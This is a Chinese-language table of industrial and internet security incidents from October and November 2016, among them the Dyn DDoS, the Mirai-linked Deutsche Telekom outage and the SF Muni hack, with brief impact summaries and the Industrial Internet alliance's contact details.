2016 年 10 月	21 日，北美地区 Dyn 公司遭遇最大 DDoS 攻击事件	美国 Dyn 公司的域名服务系统	受此影响，Twitter、Paypal、github 等收到影响而无法访问。 这是一个典型的利用 IoT 发起拒绝服务的攻击，这个可以视为一个重要的工业互联网安全事件。
	施耐德工业防火墙被爆严重安全漏洞。	工业控制系统	该漏洞将会影响施耐德公司 ConneXium 工业级以太网防火墙的安全性。该系列的防火墙产品主要用于保护工业环境下的数据采集与监视控制系统（SCADA 系统）、自动化控制系统、工业网络、以及其他的一些关键设施。
2016 年 11 月	位于芬兰的拉彭兰塔的两栋公寓楼因楼宇控制系统遭受 DDOS 攻击而无法正常为市民提供暖气。	供暖设备	超过 90%的远程系统无法供暖或散热器因压力异常而报警，系统因此关闭。

	360 追日团队披露一个针对中国政府能源的海外黑客攻击组织，该组织目前依然处于活动状态（来自海外的 APT 组织-蔓灵花攻击行动）		受影响的范围主要涉及政府、电力与工业相关单位。攻击者使用了鱼叉邮件以及利用系统漏洞等方式，在受害者计算机中植入了定制的恶意代码，意图窃取敏感信息和资料。
	11 月 7 日《中华人民共和国网络安全法》出台，将于 2017 年 6 月 1 日起正式施行。		《网络安全法》是我国第一部全面规范网络空间安全管理方面问题的基础性法律，是我国网络空间法治建设的顶层架构和重要里程碑，是依法治网、化解网络风险的法律重器，为实现国家网络空间治理体系和治理能力现代化提供了重要的法律保障。
	旧金山 Muni 地铁站被黑，售票系统停运。	地铁售票系统	系统被持续攻击多日，超过 2000 台计

			算机系统被黑，地铁部门只能让乘客免费坐地铁。
	28 日，德国电信在 2016 年 11 月 28 日前后遭遇一次大范围的网络故障。该次攻击病毒疑似为“Mirai”病毒的变种。	电信	这次故障中 2 千万固定网络用户中的大约 90 万个路由器发生故障，并由此导致大面积网络访问受限。

Scan QR Code ,follow us

Contact us

Alliance of Industrial Internet Secretariat

Address: Building A, No.52 Huayuan Bei Road, Haidian District, Beijing, P.R.China 100191

TEL:86-10-62305887

E-mail: aii@caict.ac.cn

Website: http://www.aii-alliance.org/